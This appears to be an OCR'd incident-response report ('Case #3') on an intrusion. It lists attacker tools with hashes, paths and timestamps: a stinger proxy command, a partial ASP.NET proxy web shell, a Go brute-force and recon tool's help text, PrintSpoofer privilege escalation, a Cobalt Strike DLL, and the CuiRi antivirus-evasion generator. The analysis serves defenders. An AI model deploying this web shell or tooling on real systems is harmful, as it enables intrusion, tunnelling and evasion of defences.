
- vps执行 `./stinger_client -w http://example.com:8080/proxy.jsp -l 127.0.0.1 -p 60000`




```
<%@ Page Language="C#" Debug="true"%>
<%@ Import Namespace="System.IO" %>
<%@ Import Namespace="System.Net" %>
<%
    if (Request.HttpMethod == "GET")
    {
        Response.Write("UTF-8");
        return;
    }
    else
    {
        string Remoteserver = Request.Form["Remoteserver"];
        string Endpoint = Request.Form["Endpoint"];
        string url = Remoteserver + Endpoint;

        System.IO.Stream s = Request.InputStream;
        int cont = Request.ContentLength;
        byte[] buffer = new byte[cont];
        s.Read(buffer, 0, cont);

        String post_arg = Encoding.UTF8.GetString(buffer, 0, cont);


        HttpWebRequest newrequest = (HttpWebRequest)WebRequest.Create(url+"?"+post_arg);
        newrequest.Method = "POST";
        if (buffer.Length >= 0)
        {
            System.IO.Stream requestStream = null;
```

Case #3

Storyline






Case #3

Malware - ts_windows_amd64.exe

> **The malware is implemented in golang, has several recon functionalities**



FILE CREATION

10


C:\PROGRAMDATA\ts_windows_amd64.exe

8e994054ad00ea6590d127317b74d681

2021-11-25 09:51:42

\ ADMINISTRATORS

Source	Binary file metadata
Hunting	XRL1-C_66ce9dc5d19b40cf94bafddfbc21a7b1
Path	C:\PROGRAMDATA\ts_windows_amd64.exe
MITRE ATT&CK	T1564 Hide Artifacts (Hidden Files and Directories)




```
Usage:
  ts [command]

Available Commands:
  ftp         FTP Login
  help        Help about any command
  httpserver  Start a simple HTTP Server
  ldap        LDAP weakpassword and fetch BaseDN
  mongo       MongoDB Login
  ms17010     EternalBlue detection
  mssql       MSSQL Login
  mysql       MySQL Login
  nbt         NetBIOS over TCP Scan, 139|445
  nc          Simple NetCat
  oxid        OXID Resolver
  ping        Find live host via Invoking ping commands
  pingicmp    Find live host via send icmp packet, required root
  postgres    Postgres Login
  proxyfinder Proxy Finder
  ps          PortScan via TCP
  redis       Redis Login
  samba       Samba weakpassword/anonymous share
  sambawin    Windows Samba weakpassword/anonymous share
  snmp        SNMP weak community
  socks5      Start a socks5 proxy server
  ssh         SSH Login
  sshkey      SSH Key Login
  wmi         Windows WMI

Flags:
  -h, --help            help for ts
  -O, --output string   Result output file path.
      --proxy string    Connect with a proxy. eg: socks5://user:pass@192.168.1.1:1080
  -T, --threads int     scan max threads, eg: 100 (default 200)
  -t, --timeout int     connection timeout seconds, eg: 10 (default 5)
  -v, --verbose         verbose output

Use "ts [command] --help" for more information about a command.
```

DE-Id

Case #3

Malware - PrintSpoofer64.exe Privilege Escalation



PrintSpoofer

From LOCAL/NETWORK SERVICE to SYSTEM by abusing `SeImpersonatePrivilege` on Windows 10 and Server 2016/2019.


For more information: https://itm4n.github.io/printspoofer-abusing-impersonate-privileges/.

```
Microsoft Windows [Version 10.0.17763.805]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\local service

C:\Windows\system32>whoami /priv
```

Case #3

Main Backdoor – Cobalt Strike

> The main backdoor was implanted in several endpoints



C:\WINDOWS\SYSTEM32\FVEAPI.DLL

10

C-Malicious ActiveFile Win64 DLL (GUI) Active Thread Functions Suspicious-Process

9aba2ee0fc95d3ace7b6fe85112500bf

7 Endpoints

2021-11-23 11:50:44

84.5 KB


	Computer	Name	Autorun	Create	Write	Change	Access
10		10 C:\WINDOWS\SYSTEM32\FVEAPI.DLL		2022-01-17 21:23:04	2022-01-17 21:21:42	2022-01-17 21:23:04	2022-01-17 21:23:04
10		10 C:\WINDOWS\SYSTEM32\FVEAPI.DLL		2021-12-07 00:18:39	2021-12-07 00:16:51	2021-12-07 00:18:39	2021-12-07 00:18:39
10		10 C:\WINDOWS\SYSTEM32\FVEAPI.DLL		2022-01-21 21:28:16	2022-01-21 21:23:45	2022-01-21 21:28:16	2022-01-21 21:28:16
10		10 C:\WINDOWS\SYSTEM32\FVEAPI.DLL		2021-12-07 00:20:55	2021-12-07 00:19:41	2021-12-07 00:20:55	2021-12-07 00:20:55
10		10 C:\WINDOWS\SYSTEM32\FVEAPI.DLL		2021-11-28 12:45:39	2021-11-28 12:43:54	2021-11-28 12:45:39	2021-11-28 12:45:39
10		10 C:\WINDOWS\SYSTEM32\FVEAPI.DLL		2021-11-29 11:35:06	2021-11-29 11:30:20	2021-11-29 11:35:06	2021-11-29 11:35:06
10		10 C:\WINDOWS\SYSTEM32\FVEAPI.DLL		2021-11-28 12:28:52	2021-11-28 12:25:39	2021-11-28 12:28:52	2021-11-28 12:28:52

DE-Id

Case #3

Malware- hoshinoGen.exe

- A Cobalt Strike Obfuscator（摧日）
- Generate shellcode to bypass anti-virus



摧日：CuiRi 红队专用免杀木马生成工具

作者 Dubh3 | 开发语言 Golang | 版本 1.0 | 开放协议 Apache 2.0


0x01 简介：


```
   ____   __    __   _____      ______     _____
  / ___)  ) )  ( (   (_   _)    (   __ \    (_   _)
 / /     ( (    ) )    | |       ) (__) )     | |
( (       ) )  ( (     | |      (    __/      | |
( (      ( (    ) )    | |       ) \ \  _     | |
 \ \___   ) \__/ (    _| |__    ( ( \ \_))   _| |__
  \____)  \______/   /_____(     )_) \__/   /_____(

摧日：一款红队专用免杀木马生成器，基于shellcode生成绕过所有杀软的木马
```

https://github.com/NyDubh3/CuiRi

Case #3

Storyline

